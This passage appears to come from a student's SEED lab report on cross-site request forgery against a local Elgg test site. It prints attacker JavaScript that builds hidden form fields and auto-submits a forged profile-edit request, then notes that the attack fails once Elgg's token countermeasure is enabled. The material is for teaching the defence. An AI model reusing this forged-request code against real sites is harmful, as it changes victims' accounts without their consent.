4 Hack Part 2
5 </h1>
6 <script type="text/javascript">
7     function post(url,fields)
8     {
9         //create a <form> element.
10        var p = document.createElement("form");
11        //construct the form
12        p.action = url;
13        p.innerHTML = fields;
14        p.target = " self";
15        p.method = "post";
16        //append the form to the current page.
17        document.body.appendChild(p);
18        //submit the form
19        p.submit();
20    }
21    function csrf_hack()
22    {
23        var fields;
24        // The following are form entries that need to be filled out
25        // by attackers. The entries are made hidden, so the victim
26        // won't be able to see them.
27        fields += "<input type='hidden' name='_elgg_ts' value='1509981811' />";
28        fields += "<input type='hidden' name='_elgg_token' value='6-xF3b821bmd0e0z3mZN4g' />";
29        fields += "<input type='hidden' name='name' value='Boby' />";
30        fields += "<input type='hidden' name='description' value='' />";
31        fields += "<input type='hidden' name='accesslevel[description]' value='2' />";
32        fields += "<input type='hidden' name='briefdescription' value='I support SEED project!' />";
33        fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2' />";
34        fields += "<input type='hidden' name='location' value='' />";
35        fields += "<input type='hidden' name='accesslevel[location]' value='2' />";
36        fields += "<input type='hidden' name='guid' value='43' />";
37        var url = "http://www.csrflabelgg.com/action/profile/edit";
38        post(url,fields);
39    }
40    // invoke csrf hack() after the page is loaded.
```

Figure 17

```
root@VM:/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg# subl ActionsService.php
root@VM:/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg# cd /var/www/CSRF
root@VM:/var/www/CSRF# ls
Attacker  Elgg
root@VM:/var/www/CSRF# cd Attacker
root@VM:/var/www/CSRF/Attacker# ls
index.html
root@VM:/var/www/CSRF/Attacker# sudo subl index.html
root@VM:/var/www/CSRF/Attacker#
```

Figure 18




Figure 19




Figure 20

Observation: Tried to perform the attack again with the countermeasure turned on, but it failed. We modified the code and added the values to fields `elgg_token` and `timestamp`, that time when we click on the link, our attack is still not successful. We can see that the description is not modified.

Explanation: The counter measure is to send two fields, `timestamp` and a unique token along with each request. When the countermeasure is turned on, it compares these values. It compares and checks if these values are valid in the current valid session with the user. The secret token validation fails if we perform the attack when the countermeasure is turned on because it identifies it as a cross site request and not a request from the user.